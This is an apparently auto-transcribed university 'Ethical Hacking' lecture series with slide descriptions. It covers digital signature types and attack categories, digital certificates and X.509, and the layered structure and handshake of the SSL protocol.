There is another approach here, we are not generating a separate signature rather we are encrypting the whole message, but of course this is much more expensive. Just simply, for digital signature this second message is not visible, no one uses. Let us see what this method is? This is signature with message recovery. Here this signing transformation is applied on the entire message. Earlier we had used a hash function. Here we are not using the hash function, ok.

So, what you are doing? For signature generation, we are effectively encrypting the whole message, you see the signature, this signing transformation f_s is applied on the message and the private key d . So, whatever signature we are generating is actually the encrypted version of my whole message, but that was encrypted by the private key of the signature, signer. So, for verification the reverse process is done, f_v is applied on this signature using the public key e . So, you are expected to get back the message. So, whatever you get M' , you verify it.

You see here we are not exactly sending a message, rather we are trying to authenticate, ok. So, after decryption if you see that it is like a normal text which means that you have

been able to successfully decode it. You need not exactly verify whether M' is equal to M because if it looks like English text, that means, you have been successful in decoding. But if you want to be doubled sure you can make a check if $M = M'$, right. Then signature verified; otherwise not verified. But as I have said the second method is more expensive, because it involves encryption of a larger message and as I said public key encryption/decryption are expensive. They are much slower. So, if you are trying to encrypt a large chunk of data, it will be quite slow.

(Refer Slide Time: 10:38)

The slide has a yellow header bar with the title "Types of Digital Signatures (contd.)". Below the title, there are two sections: "c) Deterministic signatures:" and "d) Probabilistic signatures:". The "Deterministic signatures:" section contains one bullet point: "For a given message the same signature is generated on every occasion the signing algorithm is executed." The "Probabilistic signatures:" section contains two bullet points: "On different runs of the signing algorithm different signatures are generated, even if the message remains the same." and "Offer better protection against some kinds of forgery." At the bottom of the slide, there is a footer bar with the "SWAYAM" logo and other navigation icons. A video frame of a man speaking is visible on the right side of the slide.

So, there are other ways of generating signature also, I am not going to detail of this. There is something called deterministic or probabilistic signatures. Deterministic signatures are what we have just now talked about. Given a message every time I sign, my signature will be the same, because I am using the same algorithm. I am using the same private key. I am using the hash function, so whatever signature S I generate, will be the same. That is what is meant by deterministic signature. The same signature will be generated on every occasion you run the signing algorithm.

But probabilistic signature is something which adds another level of security, that every time there may not be a match. With some probability you say, on different runs of the signing algorithm, different signatures can be generated even for the same message. So, there are many ways in which you can use this probabilistic signature. I am again not going

into detail. But this adds the level of security to subsystem where really some very high level of security is required. There you can go for probabilistic signature, ok.

(Refer Slide Time: 12:05)

- Rabin Signature
- ElGamal signature
- Schnorr signature
- Nyberg-Rueppel signature
- Digital signature algorithm (DSA)
- Elliptic curve version of DSA (ECDSA)
- XTR signature
- NTRUSign
- ...

Now, some examples of digital signatures, many examples are there Rabin, Elgamal, Schnorr, DSA, then elliptic curve, many methods are there. They use some transformation for generating the signature, some transformation for generating the or for actually creating the verification, verifying the signature. So, the reason that so many methods come up is that the classic RSA algorithm is good, no doubt, but it is slow, because of the computation complexity and these methods are relatively easier to use, ok.

And just one thing I just think mention in this context, because this term has been mentioned here, but in this course, I shall not be discussing that. You see here, this elliptic curve is a phrase which have been used. Now, elliptic curve cryptography is something which is also a very emerging technique that is used for something called lightweight cryptography. I shall briefly talk about this later when we talk about lightweight cryptography. There are many devices or gadgets which run on battery. They are very limited computing resources.

Now, if you say that I have to run our RSA on top of that, it will be very much difficult. On that limited hardware, limited battery if you want to run a complicated algorithm, it can take longer time and longer battery drainage will happen. More battery drainage will happen. But elliptic curve cryptography is a method which is based on the mathematical

theory of elliptic curves. Using this also you can implement public key cryptography. You can do encryption and decryption, but the advantage is that the overhead of implementations much less, both in terms of memory and also in terms of speed, right. This is one advantage.

(Refer Slide Time: 14:18)

Digital Signatures: Blind Signatures

- The signer is not allowed to know the message to sign. Still his active participation is necessary for signing.
- Blind RSA signature:**

Signature generation:

- A generates a random integer k coprime to n .
- A blinds m as $m^* = m k^e \pmod{n}$.
- B signs $s^* = (m^*)^d \pmod{n}$.
- A retrieves B's signature $s = s^* k^{-1} \pmod{n}$.

Signature verification: As before.

The slide features a hand-drawn diagram illustrating the blind RSA signature process. It shows two parties, A and B, connected by a horizontal line. A is on the left, and B is on the right. A has a box labeled "mk" with an arrow pointing to it. An arrow labeled "e" points from A to B. B has a box labeled "mk" with an arrow pointing to it. An arrow labeled "d" points from B back to A. Below the boxes, there is a downward-pointing arrow with a bracket under it, indicating the flow of the signature from A to B and back to A.

At the bottom of the slide, there is a video player interface with a thumbnail of a person speaking, the word "swayam" in the center, and various icons along the bottom edge.

There is another kind of digital signature, called blind signature. Here the idea is that the signature is not allowed to see the message. The person who is signing, is not allowed to see the message. Normally, in the earlier, other method the message is given to the person signing this. The person will be just applying some transformation directly on the message. But in blind signature, the idea is that send the, suppose A is the sender, ok, A is the person who is trying to send the message.

So, what A will do? A will generate a random number key which is co-prime to that n of, let us RSA. It, the example I have taken is for RSA. The product of the two prime number that n . So, what A does before signature process is done, is that it multiplies the message m with k^e so that the original message automatically becomes garbled. Then A will give this m^* to another person B, maybe secretary to do the signing on his behalf, but this B cannot see the message. B will simply apply a signature which is m^{*d} , right. So, this is just a process.

Or you can see in another way that, A is the sender, B is the receiver, you can also think in this way that A does mk^e . This is how signature is generated and B does $(mk^e)^d$ that

means, mk^{ed} , right. Now, $ed = 1 \bmod n$ for RSA, we mentioned. So, this will vanish and we can get back m, right. So, this method is not that widely used, but still I have just mentioned, because this is an alternate approach.

(Refer Slide Time: 16:37)

The slide has a yellow header with the title "Digital Signatures: Undeniable Signatures". Below the title is a bulleted list:

- An active participation of the signer is necessary during signature verification.
- A signer is not allowed to deny a legitimate signature made by him.
 - Non-repudiation.

At the bottom of the slide, there is a video player interface showing a man in a pink shirt. The interface includes a play button, volume controls, and a progress bar. The Swayam logo is visible at the bottom left.

Well, undeniable signature, this I have mentioned earlier also. Let me repeat. Here an active participation of the signer is necessary during signature verification. This is, this another scheme called undeniable signature. So, during signature verification process, the person who has signed that person's participation is also required.

So, there is another, I mean another class of algorithms where the person who is signing also participates with the recipient during the verification process, but again you can understand this scheme has limited applicability, because I am signing and sending. I am not worried about anything after that. If someone calls me and ask me every time that whether this is my signature or not, it would be quite annoying for me, right. So, this method also has a rather limited use.

(Refer Slide Time: 17:37)

Digital Signatures: Attacks

- **Total break:**
 - An attacker knows the signing key or has a function that is equivalent to the signature generation transformation.
- **Selective forgery:**
 - An attacker can generate signatures (without the participation of the legitimate signer) on a set of messages chosen by the attacker.
- **Existential forgery:**
 - The attacker can generate signatures on certain messages over which the attacker has no control.

Now, talking about attacks on this kind of signatures. There can be a total break. Total break means somehow the attacker gets hold of my private key and that is the ultimate, ok. The private key is not supposed to be shared with anybody. If the attacker gets the signing key, then you can do anything, modify the message, again generate the signature appended to it. So, any recipient will feel that this is the correct message with the correct signature, right.

Selective and existing forgery are a subset of that. For selective forgery, says an attacker can generate signature without the participation of the signer. Signer is not the only picture can generate signature on a set of messages, only not on all messages, but the messages are chosen by the attacker. The attacker can choose some messages not all, on that valid signatures can be generated. Well, these are often made possible because of some weaknesses in the signature algorithm, weaknesses in the hash algorithm. Like earlier I said md5 was used, they had some weaknesses. So, this kind of forgery was possible.

And existing, for existential forgery means the attacker can generate signature on certain messages, but those messages cannot be generated by the attacker. Somehow, for some messages arbitrary messages the attacker can generate signature, but attacker cannot by their own choice generate a message and a generate signature for that. So, these two similar, but this existence forgery is more difficult; more difficult than selective forgery, ok.

(Refer Slide Time: 19:38)

Digital Signatures: Attacks

- **Key-only attack:**
 - The attacker knows only the verification (public) key of the signer. This is the most difficult attack to mount.
- **Known-message attack:**
 - The attacker knows some messages and the signatures of the signer on these messages.
- **(Adaptive) Chosen-message attack:**
 - This is similar to the known-message attack except that the messages for which the signatures are known are chosen by the attacker.

Then you can have key only attack. The attacker knows only the verification of the public key which is true in general, but this is not possible, if you assume that your let us say, RSA algorithm is good, it cannot be broken. So, this is the most difficult attack. If you say that you are able to break it, which means you are able to break RSA, right. Known message attack means the attackers knows some message and the corresponding signature pairs with that it can analyze and try to find out that whether you can make some modifications and generate a valid signature or not.

And chosen message attack or adaptive chosen message attack is similar to the last one. In the previous slide that the attacker can choose some messages for which the signatures are known. So, these are all different categories and classes of attacks, but just one thing you should remember, these are not easy to mount. These are all very difficult, ok.

Now, talking about digital certificates which we use regularly in our day-to-day online transactions, like when I said that when we do Internet banking, we normally visit a website that starts with the https. That is supposed to be a secure connection. After getting logged in, we type in our Internet password, username, password, everything which is supposed to be very secure, because there is money involved, right.

Now, what really happens underlying is that my browser verifies the digital certificate of the other side. Suppose, I am visiting State Bank of India, so I need to get the public key of State Bank of India. So, how do I get public key? I need to download the digital

certificate of State Bank of India. Public key is part of that certificate. So, certificate is nothing but the public key of a person or an entity along with lot of other information which you can verify that it is the right certificate, you are looking at.

(Refer Slide Time: 22:09)

Digital Certificates: Introduction

- Bind public-keys to entities.
 - Required to establish the authenticity of public keys.
 - Guard against malicious public keys.
 - Promote confidence in using others' public keys.
- Require a Certification Authority (CA) whom every entity over a network can trust.
- In case a certificate is compromised, one requires to revoke it.
- A revoked certificate cannot be used to establish the authenticity of a public key.

So, basically digital certificate helps in binding public keys to entities. Just as I have said certificate contains the public keys along with the name of that entity, address and some other information. So, the certificate is some kind of a standardization, part of a standardization, so that you can actually use it in applications. So, you can use the certificates and here there comes the concept of a trusted third party. You will get the certificates from a trusted third party which is a certification authority.

So, with that you can establish the authenticity of the public keys you are downloading. Through the certificates, you can guard yourselves against malicious public, because you are trusting, this third party certifying authority is supposed to be trustable, ok. So, in this way you can promote your confidence in using others public key for actually message transmission, encryption, decryption, everything, ok.

Now, of course, there are instances where some certificate can be compromised and if the certifying authority identifies that some certificate has been compromised, then there is a process of revoking the certificate. Well, a revoked certificate cannot be any further used to establish the authenticity. Revoke certificate means it goes to means, another list which means, those are the certificates which have been compromised.

(Refer Slide Time: 24:05)

Digital Certificates: Contents

- A digital certificate contains particulars about the entity whose public key is to be embedded in the certificate. It contains:
 - a) Name, address and other personal details of the entity.
 - b) The public key of the entity.
- The certificate is digitally signed by the private key of the CA.
- If signatures are not forgeable, nobody other than the CA can generate a valid certificate for an entity.

Well, what are the contents of a digital certificate? It contains particulars about entity as it said. The person whose certificate you are downloading name, address and other personal details may be and of course, the public key; public key is the most important. And in order to verify that whatever you are downloading is correct and no one is modifying that in transit because of that whatever you are downloading that certificates will be digitally signed by the certifying authority.

With its own private key that CA will be signing that and you will first be verifying that signature, then you will be using the private key, public key, that you are downloading, right, fine. This is how it works.

(Refer Slide Time: 24:56)

Digital Certificates: Revocation

- A certificate may become *invalid* due to several reasons:
 - Expiry of the certificate.
 - Possible or suspected compromise of the entity's private key.
- An invalid certificate is *revoked* by the CA.
- The CA maintains a list of revoked certificates.
 - The Certificate Revocation List (CRL).

Revocation as I have said that sometimes a certificate may become invalid. See whenever you create a certificate, there is an, there is a duration; there is a duration for which the certificate will be valid. So, if the time expires, that is one reason why it may become invalid or there can be some suspected compromise, some activities are going on which as, which are susceptible, because of that you can temporarily put it into the suspect list and it becomes invalid.

And invalid certificates are revoked by the see, how it is done? The certifying authority maintains a separate list called certificate revocation list. So, these certificates go to that CRL and after a time they get deleted or removed from the CRL also, ok.

(Refer Slide Time: 26:02)

X.509 v3 Certificate Format

So, I have talked about the standardization. So, one of the commonly used certificate standard is X.509 v3, that is most widely used. And among other things the certificate contains version, some serial number, which signature algorithm is used. Because you need to verify the signature, right. The certifying authority is digitally signing it. So, which algorithm is being used? Some information about that. Who is the issuer of the certificate, of the public key and private key? What is the validity period and of course, public key information of the sender?

(Refer Slide Time: 26:51)

Let us take a sample certificate example. Of course, the font size is too small. You possibly not be able to read it, but you can download such things from the Internet and see for yourself. If you search with digital certificate example, you will get many such documents. Now, let me tell you here what are the things I can see.

Here I can see first is that this is a certificate of *amazon.com*, issued by VeriSign. VeriSign is a trusted party who have generated the public key and private key. Expires, some date is given here, expiry date, ok. So, the name of the organization, Seattle, address, *amazon.com*, Seattle Washington, ok. So, some information about the person whose certificate I am downloading. The entity is given here so that I can know that well I am downloading the correct certificate. VeriSign is the person who had signing on my own, signing on their behalf. And what signature algorithm is used? Signature algorithm is SHA-1 with the RSA encryption, it mentions clearly what algorithm is used and, ok.

At the end this is the signature. You can verify the signature from here, right. So, it generates a 256-byte signature. So, you can verify the signature from here. And you have the public key here, this the public key. Public key is what you are interested in ultimately, right, but for verification whether you are getting the correct public key, we have some other information along with the certificates coming to you. So, this is how a certificate looks like and this is part of the X 509 standard, ok.

So, with this we come to the end of this lecture. Over the last 3 lectures, we have looked at this cryptographic hash functions and various ways we can use it for authentication and message integrity, prevention applications.

Thank you.

Ethical Hacking
Prof. Indranil Sengupta
Department of Computer Science and Engineering
Indian Institute of Technology, Kharagpur

Lecture – 34
Applications (Part I)

We shall now be looking at some of these security Applications. Say, earlier we had looked at some very specific techniques for carrying out some specific operations like how to do authentication, how to ensure message integrity, how to do encryption, but now we talk about some kind of end to end applications which are used pretty widely in the Internet.

(Refer Slide Time: 00:46)



Now, in this lecture which will be the Part I of the Applications, we shall be talking about something called secure socket layer or SSL and we shall see how SSL works. Now, SSL is important from the point of view of securing an organization or any network, because if you ensure or if you can provide with the mechanism so that people use this protocol SSL for communication, for sending confidential messages, then automatically there will be some kind encryption process that will be going in and any intruder or a hacker if it tries to break into the machine and if it breaks in even if then confidential information or secure information will not be leaked away.

So, this SSL is one such protocol which provides you with an optional added layer of security with respect to whatever message you are sending and receiving over TCP/IP.

(Refer Slide Time: 01:52)

Secure Socket Layer (SSL)

- SSL was first used by Netscape.
 - To ensure security of data sent through HTTP, LDAP or POP3.
- Uses TCP to provide reliable end-to-end secure service.
- In general, SSL can be used for secure data transfer for any network service running over TCP/IP.

Let us see this, secure socket layer, SSL. Now, SSL was initially proposed and used by Netscape which is today known as Mozilla. That was the first instance where SSL was used. Subsequently this has become very popular. Now, many people use it for providing secure communication and secure transmission of data, ok.

Now, particularly this SSL was used with respect to three protocols HTTP, LDAP and POP3. We shall talk about these, because these were some of the most commonly used network traffic that were generated by users, right. And this SSL uses TCP, because it relies on TCP to provide reliable end to end service. On top of it provides some additional functionality so that additional level of security is provided, ok. So, SSL can be used, which runs on top of TCP/IP to develop any security application in general.

(Refer Slide Time: 03:08)

The image shows a video frame. At the top, there is a yellow slide with a dark blue header. The slide contains three bullet points with definitions:


- What is HTTP (Hyper-Text Transport Protocol)?
 - Protocol for communication between a web browser and a web server.
- What is LDAP (Lightweight Directory Access Protocol)?
 - An Internet directory service which is typically used by email systems to find more information about a user.
- What is POP3 (Post Office Protocol 3)?
 - A protocol using which email systems retrieve mails from the mail server.

At the bottom of the frame, there is a blue decorative bar featuring the 'swayam' logo and other icons. A man with glasses and a pink shirt is visible on the right side of the frame, appearing to be speaking.

Let us see. Now, talking about these three protocols, as I said these are the most commonly used protocols. We generate maximum amount of traffic on the network. First is HTTP – Hyper-Text Transport Protocol which generates the requests and responses for all web applications, ok. So, here when you are looking at the Internet, browsing the Internet will be generating all the requests through this HTTP protocol, ok. So, this is the protocol to communicate between a web browser and a web server. It is a two-way communication.

And there is another very important component or typically generated this, called LDAP – Lightweight Directory Access Protocol. This is used an email and other services where information about some users and entities are stored in some directories to access them. You need LDAP messages to be send and received. And finally, for accessing electronic mails, POP3 is one of the protocols. POP is the short form for Post Office Protocol, version 3. It is used for retrieving mails from a email server, right. So, these are some examples. There are other examples also which use SSL.

(Refer Slide Time: 04:36)



So, pictorially this is how things work. So, you see here you have TCP/IP. TCP/IP and the underlying physical layer is here that provides you with the basic network interface over which you can transmit messages and packets. Now, SSL sits on top of it. So, you can generically call them as network layer. Technically speaking this is actually a combination of network and transport layers, right, but you can say generically these are the two layers which provide transport of data over a network. That is why you can roughly call it a network layer and above that you can have various applications. So, I am showing only these three. There can be others also.

Now, these three I have shown, because they use SSL. They are known to use SSL, but there can be some other applications which may be directly using TCP/IP, but you can also develop some other applications which may be using SSL. So, SSL is a layer which sits on top of TCP and it is an optional layer. All applications do not use TCP, do not use this layer SSL. They can directly interact with TCP, if they want, fine.

(Refer Slide Time: 06:07)

The slide has a yellow header bar with the title 'Basic Objectives of SSL'. Below the title is a bulleted list of objectives:

- The main objectives are:
 - a) Authenticate the client and server to each other.
 - b) Ensure data integrity.
 - c) Ensure data privacy
- Required for both the protocol data and also the application data.

At the bottom of the slide is a video player interface showing a man speaking. The interface includes a play button, volume control, and other standard video controls. The video player is overlaid on a blue banner at the bottom of the slide. The banner features the 'SWAYAM' logo and the text 'FREE ONLINE EDUCATION'.

Now, the basic objectives of this secure socket layer or SSL are several. First is authentication; the client and server, two parties are communicating over a network. They must authenticate each other. So, I know who is the other party. The other party also knows who I am. Then, ensure data integrity. So, it will also take care that. Data is not modified in transit. If there is a data modification, it will be immediately detected at the receiving end.

And data privacy also, if you want. So, encryption/decryption is also can be carried out as part of SSL. So, SSL also hides the data that is being communicated between the two parties. And this data privacy or this encryption is carried out not only for the application data that the user is generating, but also for the protocol data, because SSL also send some control messages. Those can also be encrypted so that an intruder does not know what kind of protocol is being used, what kind of encryption method has been used. Nothing is being disclosed in that case, fine.

(Refer Slide Time: 07:31)

SSL Architecture

- SSL consists of two layers of protocols:
 - a) SSL Record Protocol
 - Ensures data security and integrity.
 - b) Protocols required to establish SSL connection:
 - Three protocols used in this layer:
 - SSL Handshake Protocol
 - SSL ChangeCipherSpec Protocol
 - SSL Alert Protocol

Talking about the SSL architecture, there are broadly two layers of protocols; one is called SSL record protocol and another layer, there are protocols required to establish the connection, ok. Now, SSL record protocol, all encryption and authentication hash function etc. those are handled by this layer. They take care of data security and data integrity that is the responsibility of the SSL record protocol. So, all the methods we had talked about earlier, they are handled by that particular layer.


And for establishing SSL connection that is the initial. So, whenever initially a connection is being set up here, the connection is a little different as compared with a normal TCP connection. For a TCP connection, see you recall, there was a three-way handshake through which a sender process and a receiver process can establish a connection between them.

But, for SSL such a connection is required of course, but in addition a number of other things are required, because here we are talking about data privacy. We are talking about authentication. We need hash functions. We need encryption algorithms; we need decryption algorithms. So, both the parties must agree on which algorithm to use for encryption, for hash and everything. So, it is during this initial in SSL connection phase all these things are decided by the two parties.

So, there are actually three protocols under this. SSL handshake protocol, SSL ChangeCipherSpec, as the name implies some ciphers or the algorithms for encryption

you can change here. You can specify which method to use and SSL alert, in case of some problems. These are the three kinds of different kinds of messages that can be exchanged in this second part.

(Refer Slide Time: 10:02)



So, pictorially speaking the layers are created like this. So, earlier I had shown SSL as a single layer above TCP. What you see here is TCP which of course, is sitting above IP. And right above TCP you have first the SSL record protocol which is responsible for all the encryption and other security provisions which are provided. And on top of it you have this SSL handshake protocol, ChangeCipherSpec and alert protocols which generates messages which are required for establishing the connections.

And all of these are going through the record protocol so that they can all be encrypted and then send in addition you can have your applications. Now, applications do not interact with these three, they interact directly with the record protocol, ok. This is how the entire protocols track for SSL looks like.

(Refer Slide Time: 11:15)

The image shows a video player interface. At the top, there is a yellow header bar with the title "SSL Record Protocol" in red. Below the header is a white content area containing a bulleted list of functions. The list includes:


- Mainly responsible for data encryption and integrity.
 - Also used to encapsulate data sent by other higher level SSL protocols.
- Basic function:
 - Take an application message to be sent.
 - Fragment the application message data.
 - ❖ 16 Kbytes or smaller.
 - Encapsulate it with appropriate headers and create an object called a *record*.
 - Encrypt the record and forward it to TCP.

At the bottom of the video frame, there is a blue footer bar featuring the "swayam" logo and other navigation icons. On the right side of the frame, a video window shows a man with glasses and a pink shirt speaking.

So, SSL record protocol as I have talked about, it is mainly responsible for two things. One is data encryption and other is data integrity, right. And other higher level SSL protocol like alert, ChangeCipherSpec etc. they can also be, they are also used to encapsulate data sent by those protocols. So, either to provide data encryption and integrity for application data or for SSL higher level protocols to encapsulate them and send.

Basic functions are it takes a message to be sent, first thing. Fragment the message into smaller chunks. The chunks for SSL are defined as 16 kilobytes. So, if the message is larger, it is broken up into 16 kilobyte pieces and each of these are handled in certain way and encapsulate each of the headers and create a record, encrypt the record and forward it to TCP for delivery. The encrypted data is sent to TCP as a message. So, TCP does not know what it is. It is actually the encrypted data which is coming to TCP as a message which TCP sending to the other side, but before that all these things are happening; breaking up a larger message into smaller 16 kilobytes chunks, encrypting them and so on and so forth.

(Refer Slide Time: 12:56)



Let us look at it pictorially. This will make the thing clear. Suppose, some application is wanting to use SSL. This is your application data which can be long, larger than 16 kilobytes. So, first thing is that it is broken up into fragments. This is what SSL record protocol is doing. So, each of the fragments is maximum 16 kilobytes, less than or equal to. They are all like the less than equal to 16 kilobyte, less than equal to 16 kilobytes.

So, the steps that are carried out here in SSL, is this 16 kilobyte data whatever is received, so, each of them are being sent separately, processed separately. First there is a compression function. You do a data compression. If it is text data, you know that if you do compression it reduces in size significantly. So, you do compression. Your data gets compressed, maybe the size becomes less. Then, you generate some kind of hash. You generate a message authentication code. This can be keyed; this can be un-keyed. You can agree on exactly what method to follow.

So, with this compressed data you add the MAC. Then, you encrypt the whole thing. You, again you can decide which encryption method to use triple DES, AES or anything else. So, this green box, you see this is your encrypted data. Then, some SSL header is added. This is an SSL header which is added to this encrypted data and this is given to TCP. This is the data for TCP. So, TCP what it will do? TCP will add a TCP header before it before it can send it, ok.

So, this whole thing which comes, this comes to TCP as the basic data to be sent, ok. This is how SSL record protocol works. It breaks up larger data into smaller chunks. First it does a compression, compresses, then acts, then adds a message authentication code, encrypts the whole thing, then adds a header. H is the SSL record header. Then it gives it to TCP for delivery.

(Refer Slide Time: 15:42)

The slide has a yellow background with a dark blue header bar at the top. In the center, there is a list of bullet points about the SSL record header:

- SSL record header consists of:
 - a) Content type:
 - identifies the type of payload (that is, the higher level protocol being used).
 - b) Major version:
 - for SSL 3.0, the value is 3.
 - c) Minor version:
 - for SSL 3.0, the value is 0.
 - d) Compressed length:
 - size of the compressed data in bytes.

At the bottom of the slide, there is a decorative footer bar featuring the 'SWAYAM' logo and various icons.

So, SSL record header consists of a number of fields, so, I am just showing you some of them. Content type, that what is the type of payload, is it application data or is it change cipher spec, some higher level protocol or is it SSL alert or what it is. Then the SSL version; SSL a version there are two categories of version; major version and minor version. So, SSL 3.0 the first number is the major version, the last number is the minor version; 3.0, 3.1 like that version grows right. And compress length, size of the compressed data in bytes that is also mentioned.

(Refer Slide Time: 16:29)

The slide has a yellow header with the title 'The Higher Layer Protocols'. Below the title is a bulleted list under the heading 'SSL Alert Protocol':

- SSL Alert Protocol
 - Used to send session messages associated with data exchange and functioning of the protocol.
 - Each message consists of two bytes:
 - a) First byte is either 1 (warning) or 2 (fatal). If "fatal", the SSL session is terminated.
 - b) Second byte contains one of the defined error codes.

The video player shows a man with glasses and a pink shirt speaking. The Swayam logo is visible at the bottom left of the video frame.

Talking about the higher layer protocols, the SSL alert protocols, this is used to send some messages associated with the data exchange and some errors or some warnings when the data are being sent. So, each message, these are very short messages. These are 2 byte messages.

Each message consists of two bytes. The first message is 1 or 2; 1 means it is a warning, 2 means it is a fatal error. If it is a error then this, then the SSL session will be terminated. It will not continue. The second byte will contain a code. That code will indicate what kind of warning or what kind of fatal error has occurred, ok. This is the task of SSL alert protocol. It alerts the other side.

(Refer Slide Time: 17:19)

The image shows a video frame. On the left, there is a yellow slide with text about the SSL ChangeCipherSpec Protocol. On the right, there is a video feed of a man with glasses and a pink shirt, who appears to be the speaker. The video feed is overlaid on a blue bar at the bottom of the screen, which contains the Swayam logo and other navigation icons.

- **SSL ChangeCipherSpec Protocol**
- Consists of a single message that carries the value of 1.
- Purpose of this message is to cause the pending session state to be established as a fixed state.
 - ❖ Define the set of protocols to be used.
 - ❖ Must be sent from client to server, and vice versa.

And ChangeCipherSpec protocol it consists of a single message that carries the value 1. What it tells is that whatever earlier message was transmitted that what protocol to use, what exactly, which encryption algorithm to use, this stage cipher spec protocol if this message is sent, it means all those things will be taking effect immediately.

Purpose of this message is to call, is to cause the pending session state to be established as a fixed state; that means, you can say that I want to use AES, I want to use MD5 etc., etc. But, whenever you send this ChangeCipherSpec protocol message all these things you have specified will immediately take effect. They will become a fixed state. They will define the set of protocols to be used subsequently, ok. So, client must send this to server and server also must send to client so that both sides know that both sides are agreeing to this. Maybe I want AES; the other side do not have AES. So there has to be a comparability from both sides, right.

(Refer Slide Time: 18:45)

- **SSL Handshake Protocol**
 - Used to initiate a session between the server and the client.
 - Within the application data, algorithms and keys used for data encryption can be negotiated.
 - Provides mutual authentication.
 - Process of negotiation divided into four phases.


Talking about SSL handshake protocols, here all the details about the algorithms to be used or sent. This is used to initiate a session between the two parties. Within here all the algorithms and what keys to be used they can be negotiated. This is the handshake protocol. So, this also provides a mutual authentication. There is a multi way authentication protocol between the client and the server. There will be an authentication which is carried out. Now, this process of negotiation is actually divided into four phases. This handshake protocol is a little complicated. There are four phases through which this handshaking will be going on.

(Refer Slide Time: 19:36)

- Client sends to the server
 - SSL version
 - Random (used to protect key exchange)
 - Session ID
 - CipherSuite
- Server sends back
 - SSL version
 - Random (a different number is generated)
 - Session ID
 - CipherSuite

We will briefly, will show you what these four phases are, but the thing is that the client will send something to the server and server will send something back to the client. Like the main things that are sent out the SSL version, some random number, session ID and CipherSuite that which cipher we are negotiating right now, is it encryption, hash or whatever. Similarly, server will be sending me every similar things, ok.

(Refer Slide Time: 20:08)



Without going into detail let us see pictorially, how these things happen. This is phase 1. As you can see the first phase. First phase, this is the client; this is the server. So, client sends a hello message, this is through the handshake protocol and server sends back, sends back hello message. So, both the sides know that well, the link is active. This is phase 1.

Phase 2, the server side will be sending the server certificate; certificate will contain all information including the public key of the server, right. So, certificate will be sent and server will also send the value of the key, but you see this server already had sent the certificate; that means the public key as part of it. So, now, the key will not be sent in plain text, it will be encrypted by the private key or it will be encrypted in some way and to be sent so that the client can negotiate and it can decrypt.

Anyway, for first is the certificate and server key exchange, then it will request for the client certificate. It will ask the client to send certificate, because in this case both the sides will have to share certificates, because everything will be carried out in an

encrypted fashion. And last server done. These are the four messages which has sent one by one.

